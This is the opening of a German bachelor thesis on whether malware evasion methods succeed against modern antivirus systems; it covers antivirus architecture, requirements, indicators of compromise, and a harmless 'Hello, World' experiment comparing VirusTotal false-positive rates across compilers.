HAW HAMBURG

Bachelorarbeit

Vladimir Bidzinashvili

Bewertung des Erfolges von Malware-Evasion-Methodiken bei der Analyse durch moderne Antiviren-Systeme

Fakultät Technik und Informatik
Department Informatik

Faculty of Computer Science and Engineering
Department Computer Science

Vladimir Bidzinashvili

Bewertung des Erfolges von Malware-Evasion-Methodiken bei der Analyse durch moderne Antiviren-Systeme

Bachelorarbeit eingereicht im Rahmen der Bachelorprüfung
im Studiengang Bachelor of Science Technische Informatik
am Department Informatik
der Fakultät Technik und Informatik
der Hochschule für Angewandte Wissenschaften Hamburg

Betreuender Prüfer: Prof. Dr. Klaus-Peter Kossakowski
Zweitgutachter: Prof. Dr. Martin Hübner

Eingereicht am: 03. Juli 2020

Vladimir Bidzinashvili

Thema der Arbeit

Bewertung des Erfolges von Malware-Evasion-Methodiken bei der Analyse durch moderne Antiviren-Systeme

Stichworte

Antiviren Systeme, Malware, Malware Erkennung, Malware Generierung, evasive Methodiken

Kurzzusammenfassung

In dieser Bachelorarbeit wird die Funktionsweise von Antiviren System hinsichtlich Ihres Erfolges in Bezug auf Malware Erkennung untersucht. Zunächst schauen wir uns hierfür die Untersuchungsmethoden von Antiviren Systemen an. Nachdem eine Übersicht der Funktionsweise des zu umgehenden Systems geschaffen wurde, werden im darauf folgenden die angreifenden Komponenten in Form von Schadcode (Malware) betrachtet. Hier wird Malware anhand ihrer verschiedenen Funktionsweisen typisiert und ihre evasiven Methodiken zur Umgehung von modernen Antiviren Systemen aufgezeigt. Nachdem ein grundlegendes Wissen zu dieser Thematik vermittelt wurde, gilt es ausgewählte evasive Methodiken in praktischen Tests zu untersuchen. Hierfür werden wohlbekannte Schadcodes in verschiedenen Varianten generiert und auf ihre evasiven Fähigkeiten untersucht.

Vladimir Bidzinashvili

Title of Thesis

Assessment of the success of malware evasion methods in analysis by modern antivirus systems

Keywords

Antivirus systems, Malware, Malware detection, Malware generation, evasion methods

Abstract

This bachelor thesis examines how antivirus systems work regarding to their success in terms of malware detection. First, we take a short look at the functions and methods of scanning antivirus systems. After getting overview about the antivirus system, the attacking components in form of malicious software (malware), are considered in the following. Malware is typically based on its various functions and its evasive methods to evade modern antivirus systems. After a basic knowledge of this topic has been imparted, selected evasive methods and functions must be examined in practical tests. For this purpose, well-known malicious codes are generated in various types and examined for their evasive capabilities.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Einleitung

1.1 Motivation

Das wohl bekannteste Mittel der Selbstverteidigung auf digitaler Ebene ist der Antivirus. Heute mehr denn je, werden Antiviren Software auf allen Arten von Geräten eingesetzt und sollen das eigene Gerät vor digitalen Angriffen schützen. Dabei sind Antiviren Software keine einfachen, konsolenbasierten Programme mehr, sondern ganze Systeme, welche intelligenter und wirkungsvoller denn je wirken. Die Schutzfähigkeiten wird regelmäßig von unabhängigen Institutionen, wie AV-Comparatives[1] oder AV-Test[2] geprüft, wobei die mit der höchsten Trefferrate und der niedrigsten False Positive Rate ausgezeichnet werden. Gleichzeitig aber, werden jedes Jahr hunderte Millionen neuer Malware[18] (schadhafte Software) im Umlauf entdeckt. Und obwohl Antiviren Systeme immer effizienter werden und häufiger zum Einsatz kommen, werden dennoch täglich Millionen sensibler Daten unerlaubt entwendet[3]. Dies scheint widersprüchlich. da die hochentwickelten Funktionen der modernen Antiviren Systeme eine recht zuverlässige Funktionalität versprechen.

Antiviren Programme sind das am meisten verbreitete und häufig auch das einzig genutzte Mittel gegen digitale Angriffe aus dem Netz. Auf Netzwerk-Ebene kommen noch Firewalls und andere Sicherheitslösungen wie IDS Systeme oder Honeypots zum Einsatz, jedoch wird die aktive Prävention auf Client-Ebene trotzdem, wenn überhaupt den Antiviren Systemen überlassen.

Antiviren Hersteller lassen uns im Glauben, dass man mit der Installation der eigenen Software, gegen alle erdenklichen Angriffe auf digitaler Ebene gewappnet sei. Zugleich scheint es so, als dass Antiviren Systeme keinen vollständigen Schutz leisten können und nur Sensibilisierung der Nutzer eine Form der Sicherheit garantieren kann.

[1] https://www.av-comparatives.org/ - Abruf: 02.02.2020
[2] https://www.av-test.org/de/ - Abruf: 02.03.2020
[3] https://sec.hpi.de/ilc/ - Abruf: 02.03.2020

1.2 Ziel der Arbeit

In dieser Arbeit gilt es zu analysieren, wie schwer oder einfach Angreifer es haben, hochmoderne Antiviren-Systeme zu umgehen, welche Methoden dafür zum Einsatz kommen und welche Erfolge diese Methoden erzielen können.

Hierfür beschäftigen wir uns mit den Funktionsweisen moderner Antiviren Systeme, betrachten diese unter verschiedenen Umgebungen und gehen auf Anforderungen und Begrenzungen ein. Dafür werden grundlegende Untersuchungsformen und Funktionen zur Erkennung und Prävention von Malware erläutert.

Wir schauen uns auch die Funktionsweise und den Aufbau verschiedener Malware an und betrachten die Funktionen und Methoden der Angreifer, welche die Antiviren Hersteller vor Herausforderungen stellen.
Anhand dieser Informationen gilt es zu untersuchen, welche Methoden und Funktionen am effektivsten Antiviren Systeme umgehen, um End-User Systeme zu infizieren. Anhand der daraus resultierenden Analysen sehen wir, welche Methoden bereits ausreichten um die meisten aktuellen Antiviren Software Systeme zu umgehen, wieso das der Fall ist, welche Maßnahmen Antiviren Hersteller dagegen einsetzen und weshalb diese nicht immer erfolgreich sind.

1.3 Struktur der Arbeit

Zunächst werden in Kapitel 2 die grundlegenden Funktionsweisen von Antiviren Software vermittelt. Neben den Untersuchungsformen, werden die dazugehörigen Module, welche diese implementieren, besprochen. Nachdem eine Basis für das Verständnis der Funktionsweise von Antiviren Systemen vermittelt wurde, werden in Kapitel 3 Malware Typen erläutert und evasive Maßnahmen gegen die Erkennung durch Antiviren beschrieben. In Kapitel 4 werden verschiedene Varianten von wohlbekannten Payloads zu Malware generiert und dann, die in Kapitel 3 besprochenen Maßnahmen, sowie die Ergebnisse ausgewertet. Um die Wirksamkeit der getätigten Maßnahmen untersuchen zu können, werden diese Malware von teilweise über 70 Antiviren Software Systemen untersucht und daraus eine Trefferrate ermittelt. Anhand der Untersuchungen können Rückschlüsse, auf die Effektivität der evasiven Methoden in Hinblick auf bekannte Malware Generatoren und in Bezug auf manuelle evasive Maßnahmen gezogen werden.

2 Antiviren: Funktionen und Erkennungsweisen

In diesem Kapitel wird vermittelt, warum der Einsatz von Antiviren-Systemen elementar wichtig für die Sicherheit von Systemen ist, aus welchen Komponenten diese bestehen und wie Sie funktionieren. In dieser Arbeit stellen Antiviren Software das zu umgehende System dar.

2.1 Einleitung

Im digitalen Zeitalter, in dem die Vernetzung in sämtlichen Lebensbereichen immer mehr voranschreitet, driftet die ”reale” Welt vermehrt ins digitale. Hunderttausende neue Geräte, wie: PC’s, Laptops, Smartphones, Smartwatches, Smart-TVs, IoT -oder auch Server-Geräte, verbinden sich täglich erstmals mit dem Internet.
Diese rasante digitale Entwicklung war unter anderem aufgrund der folgenden Faktoren möglich:

1) Durch Einhaltung von Standards für Hardware und Protokolle

- Hardware-Bausteine: Früher haben Hardware Hersteller, unterschiedliche Bauteile verwendet, wodurch die darauf laufenden Programme und Treiber nur mit den jeweiligen Bauteilen kompatibel waren. Heute verwenden die meisten Hersteller standardisierte und weit verbreitete Bauteile oder welche, die mit solchen kompatibel sind.
- Protokolle: Einsatz von standartisierten und anerkannten Protokollen, die sich im Laufe der Zeit durchgesetzt haben wie IPv4/IPv6.

2) Dadurch ist es insgesamt günstiger geworden Hardware herzustellen. Denn unterschiedliche Module (WLAN-Modul, Soundkarte) folgen den wohldefinierten Standards und können dadurch in Massen produziert werden. Die Treiber, die für die Funktionalität der Module notwendig sind, folgen wiederum selbst den gängigen Standards, um mit möglichst vielen anderen Modulen kompatibel zu sein.

3) Infolgedessen war der flächendeckende Einsatz von Betriebssystemen möglich.

- Gerätespezifische Betriebssysteme wie Windows 10 oder Windows Server 2019, MacOS, iOS und gerade auf Linux basierende Betriebssysteme, wie Ubuntu und Android, sind so konzipiert, dass Sie mit unterschiedlichsten Gerätespezifikationen kompatibel sind, solange die Mindestanforderungen erfüllt sind. Dadurch können sich die Hersteller auf die Entwicklung der Hardware konzentrieren, während die Betriebssysteme, als Basis die Funktionalität des Gerätes übernehmen. So kann ein Android Betriebssystem sowohl die Eingabeschnittstelle für ein Smartphone, eine Smartwatch oder auch die eines Kühlschranks oder einer Multimedia-Anlage für ein Automobil sein.
- Betriebssystem-Herstellern ist daran gelegen, die Systeme möglichst verständlich und einfach in der Bedienung zu halten, damit das eigene Produkt größtmögliche Verbreitung findet.

4) Eine zunehmende Verbreitung von wohldefinierten Programmschnittstellen, wie REST oder RPC. Heute ist Software Entwicklern daran gelegen, dass das eigene Produkt möglichst oft Einsatz findet. Dafür implementieren Software Entwickler vermehrt Programmschnittstellen über APIs, welche bestimmte Funktionen der Software bereitstellen. Dadurch werden diese Software vielseitig und modular einsetzbar. So können heute besonders schnell, komplexeste Logiken aufgebaut und eingesetzt werden.

Bei der rasanten digitalen Entwicklung der letzten Jahrzehnte, wurden scheinbar, vor allem im Consumer -und Business Bereich, die damit ebenfalls rasant wachsenden digitalen Angriffspunkte übergangen. Die Herstellerfirmen, welche Geld verdienen müssen und der Konkurrenz immer einen Schritt voraus sein möchten, fokussieren sich eher auf die rasche Fertigstellung und auf den Verkauf des Produktes. Außerdem kann nicht jeder mitwirkende Entwickler über alle sicherheitsrelevanten Aspekte Bescheid wissen, um diese zu schützen. Selbstverständlich verfügen Betriebssysteme über Sicherheitsmaßnahmen, wie das Rechtemanagement oder wie die von Microsoft ab Windows 8.1 mitgeliefertes

Virenschutzprogramm Windows Defender[1]. Jedoch reichen diese Maßnahmen bei weitem nicht aus, sodass weitere Sicherheitsprogramme, die möglichst über alle Schichten des zu schützenden Gerätes wachen, notwendig sind. Genau hier knüpfen Antiviren Software Systeme an. Neben Firewalls, welche heutzutage in einfacher Form auch bei modernen Antiviren Systemen zu finden sind, sind diese meist die einzig eingesetzten Sicherheitslösungen auf Endgeräten. Dabei kann jedes moderne Gerät, dass mit dem Internet verbunden und ohne bestimmte Berechtigung öffentlich ansprechbar ist, zumindest theoretisch, angreifbar sein.

2.2 Was sind Antiviren Systeme

Wie in der Einleitung erwähnt, sollen Antiviren Software Systeme digitale Geräte und dadurch deren Nutzer vor digitalen Angriffen schützen. Dafür nutzen Antiviren Systeme verschiedene Techniken und Methoden (siehe: 2.6.2) um Daten zu analysieren und den darin enthaltenen schadhaften Code ausfindig zu machen. Diese meist als präventive Maßnahme eingesetzten Software Systeme, sollen zudem infizierte Dateien bereinigen oder das Betriebssystem nach einer erfolgreichen Infektion wieder desinfizieren können[13].

Antiviren Programme, früher “Scanner” genannt [13], konnten lediglich Dateien auf wenige, verdächtige Programm-Strings untersuchen und bei Fund, die dazugehörigen Informationen ausgeben oder die infizierte Datei vom System löschen. Aus diesen einfachen Antiviren-Programmen, die einst aus wenigen Komponenten bestanden, sind heute komplexe Antiviren Systeme geworden, welche Schutz gegen sämtliche Möglichkeiten der Kompromittierung liefern sollen.

Dafür sind Antiviren Systeme mit unterschiedlichsten Funktionen ausgestattet, sei es die Fähigkeit, der Analyse von Netzwerkpaketen (s. 2.6.2.3, die Untersuchung des Verhaltens (s. 2.6.2.3 mitunter durch Emulierung von verdächtiger Software in Sandboxen (s. 2.6.3.7), das Erkennen und Verhindern von Browser Exploits (siehe: 3.2.7), Speichermanipulationsversuchen und versteckter Malware innerhalb von anderen unscheinbaren Dateien, um einen echten Schutz leisten zu können. Da Antiviren Hersteller eher damit beschäftigt sind, Sicherheit zu schaffen und Malware Entwickler sich auf die Umgehung dieser Sicherheiten konzentrieren, müssen Antiviren Systeme auch schnellstmöglich auf neue, vorher nicht bekannte Angriffsmethoden reagieren. Das bedeutet auch, dass die Malware Entwickler den Antiviren Herstellern die Richtung vorgeben, denn die Bedrohung erzwingt die

[1] https://www.microsoft.com/de-de/windows/comprehensive-security - Abruf: 27.03.2020

Maßnahmen [11]. So ist in den letzten Jahren insbesondere der Schutz und eine mögliche Bereinigung von Ransomware (s. 3.2.6) immer wichtiger geworden.

2.3 Was sind Antiviren nicht

Leider missverstehen viele Nutzer von Antiviren Lösungen, diese als ultimativen und ausreichenden Schutz gegen alle erdenklichen Angriffsvektoren aus den unendlichen Weiten des Internets. Das ist teilweise verständlich, denn die Antiviren Hersteller lassen uns im Glauben, dass die jeweils eigene Software einen perfekten und ausreichenden Schutz vor digitalen Angreifern bietet. Worte wie "Finden Sie heraus, weshalb F-Secure den besten Schutz der Welt hat."[2] und Behauptungen wie "Bitdefender ist heute ein gefragter Anbieter und kommt in mehr als 38% aller Sicherheitslösungen weltweit zum Einsatz."[3], während die aktuelle Statistik von OPSWAT[4] bezg. der aktuellen AV-Marktanteilsverteilung, die Rate bei Windows Systemen gerade einmal bei 6% besteht. Durch das teilweise blinde Vertrauen einiger Nutzer gegenüber Antiviren Systemen, werden Programm- und Betriebssystem Updates, Software Patches und öffentliche Sicherheitswarnungen vernachlässigt und beim Herunterladen und Öffnen von Dateien, eine kritische Überprüfung der Quellen sekundär priorisiert.

Wie wir in dieser Arbeit erfahren werden, ist Antiviren Systemen nicht blind zu vertrauen.

2.4 Anfänge und Verbreitung

Seit den ersten Antiviren Lösungen, die noch einfache Konsolenprogramme waren und lediglich durch statische Code-Analysen, auffällige schadhafte Muster erkennen konnten[13], hat sich Antiviren Software mittlerweile weit entwickelt. Heute sind es ganze Antiviren Systeme, bestehend aus unterschiedlichsten Modulen, welche als Komposition größtmöglichen Schutz vor digitalen Angriffen bieten sollen. Aus der Antiviren Branche ist heutzutage ein stetig wachsendes Milliardengeschäft entstanden, welches für das Jahr 2021 auf einen Umsatz von über 4 Milliarden Euro prognostiziert wird[19]. In Deutschland

[2] https://www.f-secure.com/de - Abruf: 17.03.2020
[3] https://www.bitdefender.de/ - Abruf: 17.03.2020
[4] https://metadefender.opswat.com/reports/anti-malware-market-share?date=2020-04-30&lang=en - Abruf: 17.03.2020

sollen im selben Jahr 190 Millionen Euro mit Antiviren Software umgesetzt werden [20]. Mehr als 70 Antiviren Software Systeme[5] kämpfen dabei täglich gegen bekannte und neue Schadcodes von Hackern und Sicherheitsforschern.

2.5 Anforderungen an Antiviren Systeme

Um einen echten Schutz zu gewährleisten, gibt es strikte Anforderungen an Antiviren Systeme, die diese bestmöglich abdecken müssen. Die folgenden Anforderungen geben das Gerüst vor, an dass sich die Antiviren Systeme anpassen müssen und entscheiden mit ihrer Implementation über Erfolg oder Misserfolg des eigenen Produktes, sei es aus der Sicht der Funktionalität oder wirtschaftlich gesehen. Denn es gibt sowohl Anforderungen von der technischen Seite, als auch Anforderungen aus der Sicht des Nutzers bzw. des Kunden.

2.5.1 Generelle Anforderungen

Um einen größtmöglichen Schutz zu gewährleisten, gibt es die folgenden fundamentalen Anforderungen an Antiviren Systeme:

- Bereits bekannte Malware-, Schadcode, Hilfsfunktionen und Variationen identifizieren und blockieren. (Siehe: 2.6.2.2)
- Überwachung, Verfolgung und Blockierung von Zugriffen auf nicht erlaubte Ressourcen. (Siehe 2.6.2.3)
- Aussagen über die Wahrscheinlichkeit der Schadhaftigkeit einer Datei, wenn zuvor ausgeführte Analysen keine Treffer ergeben haben. (Siehe: 2.6.2.4)

Da Antiviren Software auf Betriebssystemen laufen, müssen diese mit den jeweils unterliegenden Betriebssystemen kompatibel sein und mit den jeweiligen unterschiedlichen Spezifikation des Gerätes zurechtkommen. Damit eine Antiviren Software das zu schützende System bestmöglich absichern kann, gelten mindestens folgende Anforderungen:

[5] https://support.virustotal.com/hc/en-us/articles/115002146809-Contributors - Abruf: 27.03.2020

- Die Antiviren Software muss sich tiefstmöglich mit dem Betriebssystem verbinden können, um alle relevanten Zugriffsmöglichkeiten für die unterschiedlichen Untersuchungen zu erhalten.
- Die Antiviren Software muss das zu schützende Betriebssystem maximal gut kennen, um über Schwachstellen und Angriffspunkte Bescheid zu wissen, um diese abzuschirmen und um auch Anomalien des Systems zu erkennen.
- Durch Ereignisse ausgelöste Analysen müssen so schnell wie möglich abgearbeitet werden, um etwaige Bedrohungen rasch vom System zu isolieren.
- Aufgaben der Antiviren Software dürfen nur mäßig viel Arbeitsspeicher und andere Hardware-Ressourcen beanspruchen, um das Betriebssystem nicht in dessen Leistung zu beeinträchtigen.

Neben den betriebssystemspezifischen Anforderungen, denen die Antiviren Software unterliegt, gibt es weitere Anforderungen aus der Sicht des Nutzers.
Dies sind unter anderem:

- Vom Nutzer aufgetragene Aufgaben müssen so schnell wie möglich abgearbeitet werden, um dem Nutzer ein schnelles Ergebnis zu liefern.
- Das AV-System sollte möglichst keine Falschmeldungen generieren (s. 2.5.2-2.5.3), um einen echten Schutz zu leisten und das Vertrauen des Nutzers nicht durch häufig aufkommende Falschmeldungen zu verlieren.
- Das AV-System sollte möglichst automatisch und im Hintergrund operieren, um den Nutzer nicht in seinem Handeln zu stören.

Die oben beschriebenen Anforderungen entschieden meist darüber, ob ein Antivirus System weiterhin auf einem Gerät installiert bleibt oder ersetzt wird.

2.5.2 False Negatives

Das Worst-Case-Szenario eines jeden Antiviren Systems ist, eine Malware als harmlos einzustufen und dadurch schadhafte Operationen auf dem zu schützenden System zuzulassen. Das Nichterkennen eines Angriffes bedeutet das schlichte Versagen des Antiviren Systems.

2.5.3 False Positives

False Positives sind neben False Negatives, der größte Faktor, der über den Erfolg eines Antiviren Systems entscheidet. Obwohl eine Anwendung keinerlei schadhaftes Verhalten innehalten vermag, kann diese dennoch fälschlicherweise als Malware detektiert werden. Dafür gibt es viele verschiedene Gründe. Es reicht, legitime Windows-API Aufrufe zu tätigen, welche oft in Malware gefunden wurden, um diese legitime, nicht schadhafte, Anwendung als Malware zu deklarieren. Auch der Einsatz eines Compilers, der oftmals mit Malware in Verbindung gebracht wurde, kann schon ausreichen, um eine Falschmeldung auszugeben.

Experiment: Ein harmloses Stück Code wird kompiliert.
`Datei: false_pos1.c`

```
1  #include <stdio.h>
2  int main(){
3      printf("Hello, World!\n");
4      return 0;
5  }
```

Unter Linux (Ubuntu) wird dieses Programm mit dem `i686-w64-mingw32-gcc`[6] Compiler für das Windows Betriebssystem kompiliert:

```
$ i686-w64-mingw32-gcc false_pos1.c -o false_pos1.exe .
```

Obwohl dieses Stück Code lediglich eine Nachricht auf der Kommandozeile ausgibt und anschließend endet, erreicht es bei VirusTotal eine Trefferrate von 32/71.[7]
Da dies eine ungewöhnlich hohe Trefferrate ist, obwohl keinerlei schadhaftes Verhalten verborgen ist, wird zum Vergleich derselbe Code unter Windows 10 mit aktueller Version von Visual Studio (2019)[8] und dem hauseigenen Microsoft Visual C++-Compiler[9](MSVC) erstellt:

i686-w64-mingw32-gcc	Windows VC++ Compiler (2019)
32/71[10]	6/72[11]

Tabelle 2.1: VT Score: False Positives unter verschiedenen Compiler-Exports

[6] http://www.mingw.org/ - Abruf: 02.04.2020
[7] https://www.virustotal.com/gui/file/b863b24d5dbd0d8874305e358d4c1b4740ab3975f4c93af3c5ba27f5b04a5f1b/detection - Abruf: 29.02.2020
[8] https://visualstudio.microsoft.com - Abruf: 29.02.2020
[9] https://visualstudio.microsoft.com/de/vs/features/cplusplus/ - Abruf: 22.02.2020

Beide Dateien, welche aus demselben Code bestehen und lediglich mit zwei unterschiedlichen Compilern erstellt wurden, erreichen großen Unterschiede in der Trefferrate.

Der Score von 6/72, welcher deutlich niedriger ist, als bei dem vorherigen Test (32/71), ist dennoch hoch, da dieses Programm absolut keine Treffer erzielen sollten.

Zum einen könnte das unerwartete Ergebnis daran liegen, dass diese wenigen Zeilen Code, welche dieses Programm beinhalten, bereits häufig bei Malware gefunden wurden oder die Compiler, welche ich in diesem Falle benutzt habe, unter diesen Optionen ebenfalls häufig bei der Erstellung von Malware eingesetzt wurden.

2.6 Wie sind Antiviren Systeme aufgebaut

Antiviren Systeme bestehen aus vielen Komponenten, welche als Komposition über den Erfolg der Software entscheiden.

[10] https://www.virustotal.com/gui/file/b863b24d5dbd0d8874305e358d4c1b4740ab3975f4c93af3c5ba27f5b04a5f1b/detection - Abruf: 01.07.2020

[11] https://www.virustotal.com/gui/file/e3c50aaeab846a25237ea597f6639294535bd13727e924d39033ef4d3b12e594/detection - Abruf: 02.07.2020




Abbildung 2.1: Möglicher Aufbau von Antiviren-Software

Ein User Interface, mit dem der Nutzer das Antiviren System verwalten und globale Einstellungen für die meisten Funktionen des Antiviren Systems tätigen kann, ist fundamental und bildet die Management-Einheit. Von dieser Instanz aus wird der Nutzer über Ereignisse benachrichtigt und kann auch hier die Quarantäne einsehen und über die darin befindlichen Dateien entscheiden.

Das Antiviren System selbst hat aktiv laufende, jedoch passiv agierende Prozesse (Watchdogs), welche auf eingehende Ereignisse (Events) warten, um durch die Engine, die alles verbindet, Maßnahmen einzuleiten. Solche Ereignisse können das Starten, Öffnen oder das Herunterladen einer Datei sein. Je nach Event werden bestimmte Untersuchungsformen eingeleitet, wobei solange weitere Folgen, bis entweder alle relevanten Untersuchungsfor-

men abgeschlossen sind oder eine davon anschlägt und Präventionsmaßnahmen eingeleitet werden.

Alle untersuchenden Module benötigen stetig aktuelle und vergleichbare Informationen bei der Entscheidungsfindung während der Untersuchungen. Sei es in Bezug auf Malware-Signaturen für statische Untersuchungen oder das Wissen bezüglich aller relevanten Dateiformate für die Validierung von Dateien. Zudem benötigen diese Module weitere Hilfsmodule, welche bestimmte Aufgaben, wie das Entpacken von archivierten Dateien, das Debuggen von Programmen übernehmen oder die jeweiligen Hashing-Algorithmen für die unterschiedlichen Untersuchungsfunktionen implementiert sind.

Fast alle Antiviren Systeme werden dabei auf hardwarenahen, nativen Programmiersprachen wie C, C++ oder aus Kombinationen daraus entwickelt.[13] Dies ist in Anbetracht der Anforderungen an Antiviren Systeme auch nachvollziehbar. Während Programme aus Hochsprachen wie Java oder C# innerhalb virtueller Maschinen laufen, operieren native Programmiersprachen direkt auf dem Betriebssystem. Dadurch haben diese Sprachen tiefgehendere Zugriffs- und mehr Interaktionsmöglichkeiten mit dem Betriebssystem. Des Weiteren kommen die meisten modernen Sprachen, wie Java, C# und Python mit einer Menge an Overhead der jeweiligen Interpreter daher, welche eine optimale und optimierte Ausnutzung des Systemspeichers erschwert. C und C++ sind hingegen in der Lage, den Code auf einer Art und Weise zu optimieren, die mit anderen Hochsprachen in der Form meist nicht möglich ist.[13]

2.6.1 Core/Kernel

Jedes Antiviren System besitzt eine Basiseinheit, die den Kern (Core) der Software bildet, wozu auch die Engine, welche alles verwaltet, gehört. Diese sind mit die wichtigsten Komponenten einer Antiviren Software und entscheiden über Performance, Erkennungsrate, Desinfektionsmöglichkeiten und die statistische Anzahl an False Positives Meldungen. Die Engine, welche das aktiv laufende Herzstück der Antiviren Software bildet, wird von separat laufenden Watchdogs über Ereignisse informiert, die dann über die einzusetzenden Maßnahmen entscheidet. Die Resultate der Untersuchungen werden ebenfalls an die Engine berichtet, welche dann in Anbetracht der Konfiguration des Nutzers, jeweilige Präventivmaßnahmen einleitet.

Große Antiviren Hersteller wie Bitdefender[12], Kaspersky[13] und AVIRA[14] teilen ihren Core mit anderen Antiviren Herstellern, welche sich durch die Lizensierung eine Verbesserung ihrer eigenen Software hinsichtlich der vorher erwähnten Faktoren erhoffen. So nutzt der Antiviren-Hersteller G-Data die Engine von Bitdefender, Check Point die Engine von Kaspersky und F-Secure die Engine von AVIRA.[15].

Dabei sind Antiviren nicht in der Anzahl der nutzbaren AV-Cores beschränkt, sondern können mehrere implementieren[13]

2.6.1.1 Indicator of compromise (IoC)

Für die Kompromittierung eines Systems gibt es viele Indikatoren. Intrusion Detection Systeme, wozu auch mittlerweile Antiviren Systeme gehören, verwenden IoC Informationen bei Untersuchungen, um Aussagen darüber machen zu können, ob eine Datei möglicherweise schadhaften Code enthält, eine Aktion möglicherweise schädlich oder auch ob ein System möglicherweise bereits kompromittiert ist[6]. Je nachdem, welche Untersuchungen durchgeführt werden, benötigt der jeweilige Scanner seine eigene Menge der zu vergleichenden Informationen. Diese Informationen werden in Form von IoC-Daten in unterschiedlichen Datenbanken gespeichert. Elementar wichtig ist die fortlaufende Aktualität solcher Daten, weshalb jegliche schädliche Aktivität einer Malware und diese selbst, in statische IoC Informationen unterteilt und für zukünftige Untersuchungen vergleichbar gespeichert werden.

IoCs sind unter anderem:

- Malware-Signaturen
- Prüfsummen von Section Headern
- IP Adressen oder URL's, welche bereits bereits vorher mit Malware in Verbindung gebracht worden sind.
- Hinterlassene Artefakte von bekannter Malware, welche auf die Kompromittierung eines Systems deutet.

[12] www.bitdefender.com - Abruf: 11.03.2020
[13] www.kaspersky.com - Abruf: 11.03.2020
[14] https://www.avira.com/de - Abruf: 04.04.2020
[15] https://www.av-comparatives.org/list-of-consumer-av-vendors-pc/ - Abruf: 05.04.2020

Malware-Signaturen

Bereits bekannte Malware und alle dazu befindlichen statischen Informationen müssen von den Antiviren Herstellern gespeichert werden, um zukünftige Analysen mit diesen Informationen vergleichbar machen zu können. Um bereits bekannte Malware-Informationen mit der aktuellen Untersuchung vergleichbar zu machen, gelten mindestens folgende Anforderungen:

- Die anhand einer Malware analysierten statischen Informationen müssen eindeutig gespeichert werden.
- Diese Informationen müssen möglichst kompakt gespeichert werden: (s: Anforderungen an Antiviren Systeme)
  - Um lokale Signatur-Datenbanken möglichst kompakt zu halten.
  - Um Signatur-Updates kompakt und schnell ausliefern zu können.
  - Um die Vergleichsoperationen ressourcenarm zu halten.
  - Um über das Resultat eines Vergleiches möglichst schnell zu urteilen.
- Solche Informationen müssen möglichst ressourcenarm aus gerade untersuchten Dateien generiert werden. (s: Anforderungen an Antiviren Systeme)
- Die Informationen müssen schnellstmöglich aus gerade untersuchten Dateien generiert werden, um möglichst schnell Vergleichsoperationen einleiten zu können. (s: Anforderungen an Antiviren Systeme)

Die meisten Antiviren Hersteller verwenden auch hauseigene Algorithmen zur Signaturgenerierung. Bekannte Antiviren Hersteller vertreiben diese auch an andere Hersteller. Viele dieser Algorithmen sind häufig modifizierte Versionen und Kombinationen wohlbekannter (Hashing-) Algorithmen. Einige verarbeiten beispielsweise besonders schnell, sehr große Daten, sind jedoch anfälliger für False-Positives. Andersherum können bspw. weitaus komplexere Typen von Signaturen eine bessere bzw. höhere Erkennungsrate garantieren, welche dann in Angesicht der Anforderungen (siehe: 2.5) zu viel Zeit oder Systemleistung auf dem ausgeführten Gerät beanspruchen können.[13]

Besonders interessant für die Analyse ist der jeweilige Dateiaufbau der Malware und die darin befindlichen Informationen, wie z.B. die Section Header (siehe: 2.6.2.1. Ausführbare Applikationen haben eine fest definierte Aufbaustruktur, damit das jeweils darunterliegende Betriebssystem die Applikation korrekt lesen kann und weiß wo alle zur Ausführung nötigen Informationen zu finden sind. Ausführbare Windows Applikationen (exe, dll, msi, etc) unterstehen in diesem Fall dem PE-Format. Daher werden auch aus diesen Dateiinformationen Signaturen generiert.

Diese können sein:

- Namensdeklarationen (Strings) von Klassen, Funktionen, Methoden, Mutexen, etc
